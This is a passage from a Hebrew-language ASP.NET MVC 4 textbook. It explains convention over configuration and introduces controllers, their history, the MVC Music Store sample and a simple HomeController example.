על פי ברירת מחדל, יישומי ASP.NET MVC מסתמכים בצורה נרחבת על מוסכמות (conventions). גישה זו חוסכת מהמפתחים חלק גדול מהגדרות התצורה ומהצורך לציין באופן מפורש דברים שניתנים להסקה על פי מוסכמות.

לדוגמה, תשתית MVC מסתמכת על מבנה של תיקיות בעלות שמות מוסמכים בעת עיבוד של תבניות תצוגה, ומוסכמה זו מאפשרת לכם להשמיט את נתיב המיקום בכל פעם שאתם מפנים לתצוגות מתוך מחלקת בקר (תרשים 18-1). על פי ברירת מחדל, תשתית ASP.NET MVC מחפשת את התצוגה בתוך התיקייה \Views\[ControllerName]\ (כאשר ControllerName – הוא שם הבקר) שנמצאת בתיקיית היישום.

תשתית MVC מעוצבת סביב מספר ברירות מחדל שנגזרות ממוסכמות הגיוניות, ואשר במידת הצורך ניתן גם לעקוף אותן. הגישה הזו מכונה "מוסכמות במקום תצורות".

מוסכמות במקום תצורות

התפיסה **מוסכמות במקום תצורות (convention over configuration)** החלה לצבור פופולריות לפני מספר שנים, במידה רבה בזכות תשתית Ruby on Rails, ובאופן כללי ניתן לסכם אותה כך:

> אנחנו כבר יודעים איך לבנות יישומי אינטרנט, אז למה שלא נטמיע את החוויה הזו בתשתית כדי שלא נידרש לחזור שוב ושוב על תהליכי קביעת התצורה.

כדי לראות כיצד תפיסה זו באה לידי ביטוי בתשתית ASP.NET MVC נבחן את שלוש תיקיות הליבה שמאפשרות את הפעולה התקינה של היישום:

- התיקייה Controllers
- התיקייה Models
- התיקייה Views

אינכם צריכים להגדיר את שמות התיקיות הללו בקובץ web.config – התשתית מצפה שהן תהיינה שם מכיוון שזו המוסכמה. בדרך זו אינכם צריכים להשקיע זמן בעריכת קבצי XML, כמו למשל קובץ web.config שלכם, כדי להגדיר באופן מפורש למנוע MVC שהתצוגות שלכם נמצאות בתיקייה Views – הוא כבר יודע זאת. הדבר **מוסכם**.

אין כאן שום דבר קסום. טוב, אולי קצת, אבל אין זה תהליך אוטומטי שעשוי להוביל לתוצאות בלתי צפויות (או גרוע מכך, תוצאות שעלולות לגרום לנזק).

המוסכמות של ASP.NET MVC מאוד ישירות. אלו הן הדרישות שחלות על מבנה היישום שלכם:

- כל הבקרים חייב להיקרא בשם שמסתיים ב-Controller, לדוגמה: Product**Controller**, Home**Controller** וכו', ועליהם להימצא בתיקייה Controllers.

- חייבת להיות תיקיית Views יחידה לכל התצוגות ביישום.
- תצוגות שמשמשות את הבקרים צריכות להימצא בתיקיית משנה של תיקיית Views הראשית, ולהיות בעלות שם שתואם את שם הבקר (לאחר השמטת סיומת Controller). לדוגמה, על התצוגות של הבקר **Product**Controller שהזכרנו קודם, להימצא בתיקייה ./Views/Product

אלמנטים משותפים של ממשק המשתמש צריכים להיות בתיקייה משותפת בשם Shared שבתיקייה Views. בפרק 3 נרחיב את הדיון בתצוגות.

מוסכמות מפשטות את התקשורת

אנחנו כותבים קוד כדי להעביר מסר. המסר הזה מועבר לשני קהלים מאוד שונים:

- עלינו להעביר למחשב הוראות לביצוע בצורה ברורה שאינה משתמעת לשני פנים.
- ברצוננו לאפשר למפתחים אחרים לנווט בקוד ולהבין אותו כדי לאפשר להם לתחזק אותו, לנפות באגים ולשפר אותו.

כבר הסברנו כיצד גישת מוסכמות במקום תצורות עוזרת לכם לתקשר בצורה פשוטה ויעילה עם תשתית MVC עצמה בדבר הכוונות שלכם. בנוסף, השימוש במוסכמות מאפשר לכם לתקשר בצורה נוחה גם עם מפתחים אחרים (כולל פיתוח שלכם עצמכם בעתיד). במקום לתאר ולהסביר כל דבר שוב ושוב במקומות שונים בתוכנה, עליכם לבחור מקום שבו תתארו את כל ההיבטים המבניים של היישום שלכם. הקפדה על מוסכמות מקובלות מאפשרת למפתחי MVC להתבסס על נקודות מוצא משותפות בכל היישומים שלהם. באופן כללי, אחד היתרונות של השימוש בתבניות עיצוב תוכנה היא היצירה של שפה משותפת. מכיוון שתשתית ASP.NET MVC מיישמת את תבנית MVC יחד עם מספר מוסכמות מוגדרות היטב, מפתחי MVC יכולים בקלות רבה להבין את הקוד - גם ביישומים גדולים - למרות שלא כתבו אותו בעצמם (או שאינם זוכרים שכתבו אותו).

סיכום

בפרק זה העלינו מגוון רחב של נושאים. פתחנו בהקדמה לתשתית ASP.NET MVC, והראינו כיצד שולבה תשתית האינטרנט ASP.NET עם תבנית עיצוב התוכנה MVC ליצירת מערכת מאוד יעילה לפיתוח של יישומי אינטרנט. סקרנו את ההתפתחות וההתבגרות של ASP.NET MVC מגרסה לגרסה, ועסקנו בהרחבה במאפיינים ובדגשים העיקריים של ASP.NET MVC 4. לאחר סקירת הרקע הראינו כיצד להתקין את סביבת הפיתוח וכיצד ליצור יישום MVC 4 פשוט, ולסיום בחנו את המבנה והרכיבים של יישומי MVC 4. בפרקים הבאים נעסוק בכל הרכיבים הללו בהרחבה, החל מפרק 2 אשר עוסק בבקרים.

פרק 2

בקרים (Controllers)

Jon Galloway

עיקרי הפרק

- תפקיד הבקר
- תולדות הבקר, בקצרה
- יישום לדוגמה: The MVC Music Store
- עקרונות בסיסיים

בפרק זה נסביר כיצד בקרים מגיבים לבקשות HTTP ומחזירים מידע לדפדפן. במהלך הפרק נדון בתפקידים ופעילות הבקרים ונתמקד בפונקציות של הבקר הנקראות **פעולות בקר**. מכיוון שעדיין לא למדנו על תצוגות ומודלים, פעולות הבקר שישמשו אותנו להדגמה בפרק זה תהיינה כלליות למדי. פרק זה יספק לכם את היסודות הנחוצים להבנת הפרקים הבאים.

פרק 1 כלל דיון כללי בתבנית מודל-תצוגה-בקר (MVC), ולאחריו השוואה בין תשתית ASP.NET MVC לבין תשתית ASP.NET Web Forms. כעת הגיע הזמן להתעמק באחד משלושת מרכיבי הליבה של תבנית MVC - **הבקר** (Controller).

תפקיד הבקר

נפתח בהגדרה קצרה, ולאחר מכן נעבור אל הפרטים. חשוב לקרוא את הפרק לאור גישה זו. היא תעזור לכם לשלב בין הדיון הטכני לבין המהות הבסיסית של הבקר ולהוביל אל המטרה שלשמה הוא קיים.

בקרים (**controllers**) בתבנית MVC אחראים להגיב לקלט מהמשתמש, לעתים קרובות הם עושים זאת תוך ביצוע שינויים למודל בהתאם לקלט שקיבלו. הבקרים בתבנית MVC מטפלים בזרימה של היישום, עובדים עם נתונים נכנסים, ומעבירים נתונים יוצאים לתצוגות הרלוונטיות.

בעבר, שרתי אינטרנט היו מספקים דפי HTML שאוחסנו בקבצים בדיסק. כאשר החל השימוש בדפי אינטרנט דינמיים, שרתי אינטרנט נדרשו לספק דפי HTML שהופקו על פי בקשה על סמך תסריטים דינמיים שהיו גם הם שמורים בדיסק. תבנית MVC עושה כל זאת בדרך שונה. שורת URL שמתקבלת מהלקוח מאפשרת למנגנון הניתוב (אותו נכיר במהלך הפרקים הבאים ונחקור בצורה מעמיקה בפרק 9) לקבוע איזה סוג אובייקט יש ליצור מתוך מחלקות הבקר השונות, ולאיזו שיטה (method) לקרוא, ובנוסף לכך היא גם מספקת את הארגומנטים הנחוצים לשיטה המופעלת. לאחר מכן, השיטה של הבקר קובעת באיזו תצוגה להשתמש, והתצוגה הנבחרת מפיקה את קוד HTML הדרוש.

במקום קשר ישיר בין כתובת URL לבין קובץ פיזי שמאוחסן בדיסק הקשיח של השרת, קיים קשר ישיר בין שורת URL ושיטה במחלקת הבקר. תשתית ASP.NET MVC מיישמת את וריאציית הבקר הקדמי של תבנית MVC, כלומר הבקר נמצא לפני כל שאר האלמנטים, למעט תת-מערכת הניתוב, כמוסבר בפרק 9.

דרך טובה לחשוב על אופן הפעולה של MVC בסביבת האינטרנט היא לדמיין תבנית שמחזירה ללקוח תוצאות של קריאות לשיטות במקום דפים שמופקים באופן דינמי (באמצעות תסריט).

קיצור תולדות הבקר

תבנית MVC קיימת כבר זמן רב, וגובשה מספר עשורים לפני עידן יישומי האינטרנט המודרניים. כאשר MVC פותחה לראשונה, ממשקי משתמש גרפיים (GUI) היו חדשים באופן יחסי, ודפוסי האינטראקציה עם המשתמש עדיין לא התגבשו לחלוטין. באותה תקופה, כאשר משתמש הקיש על מקש במקלדת או לחץ על לחצן שבמסך, תהליך כלשהו "האזין" לקלט הזה - התהליך הזה היה הבקר. הבקר היה אחראי על איסוף הקלט, תרגומו ועדכון של מחלקת הנתונים הנדרשת (שהיא למעשה המודל), ולבסוף - עדכון המשתמש על שינויים או עדכוני תוכנה (באמצעות התצוגה, אשר תיסקר בהרחבה בפרק 3).

בסוף שנות ה-70 ותחילת שנות ה-80, חוקרים במרכז המחקר Xerox PARC (שם גם פותחה תבנית MVC) החלו לעבוד על הרעיון של ממשק משתמש גרפי (GUI), שבו המשתמשים "עובדים" בסביבת "שולחן עבודה" וירטואלי שבו הם יוכלו ללחוץ על פריטים ולגרור אותם ממקום למקום. זו הייתה נקודת הפתיחה לרעיון של **תכנות מונחה-אירועים** (**Event-driven programming**) - הרצת פעולות תוכנה על סמך אירועים שהמשתמש יוזם, כגון לחיצת עכבר או הקשה במקלדת.

במשך הזמן, כאשר ממשקי GUI הפכו לסטנדרט בתעשייה, היה ברור שתבנית MVC אינה מתאימה למערכות החדשות הללו, שבהן רכיבי GUI עצמם מטפלים בקלט מהמשתמש. אם לחצן נלחץ, הלחצן עצמו מגיב ללחיצת העכבר, ולא הבקר. במקרה של לחיצה, הלחצן מודיע לרכיבי תוכנה שונים שהוא נלחץ. עם הזמן התברר שתבניות כגון Model-View-Presenter (MVP) מספקות מענה מתאים הרבה יותר מתבנית MVC עבור מערכות מודרניות מסוג זה.

תשתית ASP.NET Web Forms הינה מערכת מבוססת-אירועים, ועובדה זו מייחדת אותה כפלטפורמת יישומי אינטרנט. התשתית שימשה כמודל תכנות מבוסס-בקרה ומוכוון-אירועים עשיר שמעליו יכלו המתכנתים לכתוב את הקוד שלהם. תשתית זו גם סיפקה ממשק משתמש מרובה-רכיבים עבור יישומי אינטרנט. במקרה של לחיצה על לחצן, הלחצן היה מגיב ומעלה אירוע בשרת כדי להודיע שהוא נלחץ. היתרון של הגישה הזו היה בכך שהיא איפשרה למפתח לעבוד ברמות גבוהות יותר של הפשטה בעת כתיבת קוד.

אולם, אם נציץ למנגנוני הפעולה הפנימיים, נגלה שהרבה מאמצים הושקעו כדי לדמות את ההתנהגות מוכוונת-האירועים ומרובת-הרכיבים הזו. מתחת לפני השטח, כאשר מתבצעת לחיצה על לחצן, הדפדפן שולח לשרת בקשה שמכילה את מצב הבקרים בדף בתוך שדה קלט חבוי ומקודד. בצד השרת, בתגובה לבקשה הזו, תשתית ASP.NET נדרשת לבנות מחדש את כל היררכיית הרכיבים ולאחר מכן לפרש את הבקשה הזו תוך שימוש בתוכנה, כדי לשחזר את המצב הנוכחי של היישום בדפדפן של הלקוח הנוכחי. התהליך המורכב הזה נדרש מכיוון שפעילות ברשת האינטרנט מטבעה הינה סביבה נטולת-מצב. ביישומי חלונות שבהם רוב תהליכי העיבוד מבוצעים בתחנת העבודה, אין צורך לבנות מחדש את התצוגה ואת היררכיית הבקרה בכל פעם שהמשתמש לוחץ על אלמנט בממשק, מכיוון שהיישום נשאר במקומו ויכול להמשיך לשרת את המשתמש.

לעומת זה, ברשת WWW מצב היישום שפועל עבור משתמש מסוים נעלם, אך משוחזר מחדש עם כל לחיצה. כמובן שזה לא כל כך פשוט כמו שזה נשמע, אבל בעיקרון אפשר לומר שממשק המשתמש נשלח מהשרת לדפדפן בצורת דף HTML בכל פעם מחדש. הדבר מעלה את השאלה: "היכן נמצא היישום?" ברוב דפי האינטרנט, היישום הוא למעשה התקשורת בין הלקוח לבין השרת: כל אחד מהם מאחסן פיסות מצב, כמו למשל בתור קובץ cookie אצל הלקוח או בשטח זיכרון בשרת. פיסות מידע-מצב אלו מסונכרנות ומתואמות כדי שהמשתמש יוכל להמשיך ולתפקד. עבור המשתמש זהו "שקר" שמבוסס על זה שניתן לתכנת את האינטרנט ואת פרוטוקול HTTP מחדש בכל פעולה, באופן שתהיה למשתמש אשליה כאילו הוא במצב רגיל, כמו ביישום חלונות.

כל התפיסה שבבסיס התכנות מוכוון-אירועים (ובבסיס הרעיון של מצב) מאבדת ממשמעותה בעת תכנות יישומים אינטרנטיים. רבים מסרבים לקבל את השקר שמנסות למכור לנו פלטפורמות **מצב וירטואלי**. מציאות זו סיפקה קרקע פוריה לעלייה המחודשת של תבנית MVC, אם כי בווריאציה קצת שונה לעומת התבנית המקורית.

למשל, בתבנית MVC המקורית המודל יכול "לצפות" בתצוגה באמצעות שיוך עקיף אליה. הדבר איפשר למודל להתעדכן בהתאם לאירועים בתצוגה. אולם, כאשר תבנית MVC מיושמת ברשת האינטרנט, עד שהתצוגה נשלחת לדפדפן, המודל בדרך כלל כבר לא נמצא בזיכרון ולכן אינו יכול לצפות באירועים המתרחשים בתצוגה (יש מקרים שהשינוי הזה לא חל עליהם, כמתואר בפרק 8, בהקשר של יישום טכניקות Ajax בסביבת MVC).


עם MVC אינטרנטי, הבקר תופס שוב את מקומו בקו הקדמי. כדי לאפשר את יישום התבנית, כל הקלט מהמשתמש ליישום האינטרנט חייב להתבצע בצורה של בקשות. לדוגמה, בעבודה במערכת ASP.NET MVC כל בקשה מנותבת (באמצעות ניתוב, כמוסבר בפרק 9) לשיטה שנמצאת בבקר (שנקראת **פעולה**, action). הבקר נושא במלוא האחריות לעיבוד הבקשה, שינוי המודל במידת הצורך, ובחירת התצוגה שתוחזר למשתמש על ידי מנגנון התגובה.

לאחר סיום ההסבר התיאורטי, נראה כיצד הבקרים מיושמים בפועל בתשתית ASP.NET MVC. נמשיך בדוגמת הפרויקט החדש שיצרנו בפרק 1. אם דילגתם על חלק זה, צרו יישום MVC 4 חדש באמצעות תבנית Internet Application ומנוע התצוגה Razor, כמוצג בתרשים 9-1 בפרק 1.

יישום לדוגמה: MVC Music Store

כפי שנאמר בפרק 1, נשתמש ביישום MVC Music Store כבסיס לרבות מהדוגמאות בספר זה. למידע נוסף על היישום MVC Music Store, בקרו באתר http://mvcmusicstore.codeplex.com. ההדרכה שנמצאת באתר עבור יישום זה מיועדת למפתחים מתחילים ומתקדמת בקצב איטי. אנחנו נתקדם מהר יותר ונדון במספר נושאים מתקדמים. אם אתם מרגישים שאתם זקוקים למבוא פשוט יותר עבור חלק מהנושאים שניגע בהם, תוכלו לעיין בהדרכת MVC Music Store הזמינה בפורמט HTML מקוון, וניתנת גם להורדה כקובץ PDF הכולל 150 עמודים. הפרויקט MVC Music Store מופץ תחת רישיון Creative Commons אשר מתיר שימוש חוזר ללא תשלום. אנו נתייחס לפרויקט זה מדי פעם.

היישום MVC Music Store הינו חנות מוסיקה פשוטה עם פונקציות בסיסיות לבחירת פריטים, תשלום וניהול, כמוצג בתרשים 1-2.




תרשים 1-2


בהמשך נעסוק באלמנטים הבאים של החנות:

- **עיון**: עיון בשירים ובאלבומים לפי ז'אנר ולפי אומן, כמוצג בתרשים 2-2.
- **הוספה**: הוספת שירים לעגלת הקניות, כמוצג בתרשים 2-3.
- **רכישה**: עדכון עגלת הקניות (באמצעות עדכוני Ajax), כמוצג בתרשים 2-4.

תרשים 2-2




תרשים 2-3



תרשים 2-4

- **הזמנה**: יצירת הזמנה ותשלום, כמוצג בתרשים 2-5.



תרשים 2-5

- **ניהול האתר**: עריכת רשימת השירים (מוגבל למנהלי מערכת), כמוצג בתרשים 2-6.

Name	Name	Title	Price
Classical	Aaron Copland & London Sy...	A Copland Celebration, Vo...	$8.99 Edit | Details | Delete
Jazz	Aaron Goldberg	Worlds	$8.99 Edit | Details | Delete
Rock	AC/DC	For Those About To Rock W...	$8.99 Edit | Details | Delete
Rock	AC/DC	Let There Be Rock	$8.99 Edit | Details | Delete
Rock	Accept	Restless and Wild	$8.99 Edit | Details | Delete
Classical	Adrian Leaper & Doreen de...	Górecki: Symphony No. 3	$8.99 Edit | Details | Delete

תרשים 2-6

עקרונות בסיסיים

כאשר מתחילים ללמוד MVC צריך להתמודד עם סוג של 'בעיית הביצה והתרנגולת': יש שלושה חלקים שעלינו להבין (המודל, התצוגה והבקר), וקשה מאוד לחקור כל אחד מהחלקים הללו מבלי להכיר את האחרים. כדי להתגבר עם הבעיה הזו, נתחיל בהצגת הבקרים בצורה כללית, ובשלב זה נתעלם מהמודלים ומהתצוגות.


לאחר הבנת עקרונות הפעולה הבסיסיים של הבקרים, תהיו מוכנים ללמוד בצורה מעמיקה יותר על התצוגות, על המודלים ועל סוגיות פיתוח נוספות בתשתית ASP.NET MVC. לאחר מכן, בפרק 15, נחזור שוב לנושא הבקרים ונדון בנושאים מתקדמים.

דוגמה פשוטה: הבקר Home

לפני שנתחיל לכתוב קוד, נבחן את האלמנטים הכלולים על פי ברירת מחדל בפרויקטים חדשים. פרויקטים שנוצרים באמצעות תבנית Internet Application כוללים שתי מחלקות בקר:

- **HomeController**: מחלקה זו אחראית על "דף הבית" שבשורש האתר ובנוסף, גם על "דף אודות" (about page) ו"דף יצירת קשר" (contact page).
- **AccountController**: מחלקה זו אחראית על בקשות שקשורות לחשבון של המשתמש באתר, כגון כניסה לחשבון (login) ויצירת חשבון.

בפרויקט Visual Studio שלכם, היכנסו לתיקייה Controllers/ ופתחו את הקובץ HomeController.cs, כמוצג בתרשים 2-7.



תרשים 2-7

שימו לב שזו למעשה מחלקה פשוטה אשר יורשת ממחלקת הבסיס Controller. תפקידה של השיטה Index של המחלקה HomeController היא לקבוע מה יקרה כאשר משתמש גולש לדף הבית של האתר. בצעו את השלבים שלהלן כדי לבצע שינוי פשוט ולהריץ את היישום:

1. החליפו את הטקסט "Welcome to ASP.NET MVC!" שבשיטה Index במשפט כלשהו לבחירתכם, כמו למשל "I like cake!". הקוד אמור להיראות כך:

```
using System;
using System.Collections.Generic;
using System.Linq;
```

```
using System.Web;
using System.Web.Mvc;

namespace MvcMusicStore.Controllers
{
  public class HomeController : Controller
  {
    public ActionResult Index()
    {
                ViewBag.Message = "I like cake!";
      return View();
    }

    public ActionResult About()
    {
      ViewBag.Message = "Your app description page.";
      return View();
    }

    public ActionResult Contact()
    {
      ViewBag.Message = "Your contact page.";
      return View();
    }
  }
}
```


2. הקישו F5 כדי להריץ את היישום, או עשו זאת דרך התפריט על ידי בחירת Debug ⇦ Start Debugging. סביבת Visual Studio תהדר את היישום ותעלה אתר שיפעל בשרת IIS Express.

שרת IIS Express ושרת הפיתוח של ASP.NET

סביבת העבודה Visual Studio 2012 כוללת את IIS Express, שהינה גרסת פיתוח מקומית של התוכנה IIS, אשר תריץ את האתר שלכם על יציאה ("פורט", port) חופשית ואקראית. בתרשים 8-2 האתר פועל בכתובת http://localhost:26641/, כלומר הוא משתמש ביציאה 26641. מספר היציאה בכל מחשב ובכל הרצה עשוי להיות אחר, ב"פורט" שונה. כאשר אנחנו מתייחסים במהלך הספר לכתובות URL כגון Store/Browse/, הכוונה היא שהן מופיעות לאחר מספר היציאה. בהנחה שמספר היציאה הוא 26641, נוכל לומר שהנתיב Store/Browse/ מתייחס למעשה לכתובת http://localhost:26641/Store/Browse.


גרסת התוכנה Visual Studio 2010 וגרסאות ישנות יותר משתמשות בשרת הפיתוח של Visual Studio (המוכר גם בשם הקוד הישן שלו, Cassini) ולא בשרת IIS Express. למרות ששרת הפיתוח דומה לשרת IIS, התוכנה IIS 7.5 Express הינה למעשה גרסה של IIS שהותאמה במיוחד למטרות פיתוח. תוכלו למצוא מידע נוסף על השימוש בשרת IIS 7.5 Express בבלוג של סקוט גות'רי בכתובת http://weblogs.asp.net/scottgu/7673719.aspx.

אם אתם משתמשי Visual Studio 2010 SP1, תוכלו בקלות להתחיל להשתמש בשרת IIS 7.5 Express במקום בשרת הפיתוח. כל שעליכם לעשות הוא לשנות את שרת האינטרנט של הפרויקט על ידי בחירה באפשרות Use Local IIS Web Server או לבחור Use Visual Studio Development Server בכרטיסייה Web שבמסך מאפייני הפרויקט, כמוצג בתרשים 2-8.



תרשים 2-8

כעת תקבלו חלון דפדפן שבו תוכלו לראות את המשפט שכתבתם, כמוצג בתרשים 2-9.



תרשים 2-9

מצוין. יצרתם פרויקט חדש והצגתם כמה מילים על המסך! כעת הבה ננסה לבנות יישום של ממש על ידי יצירת בקר חדש.

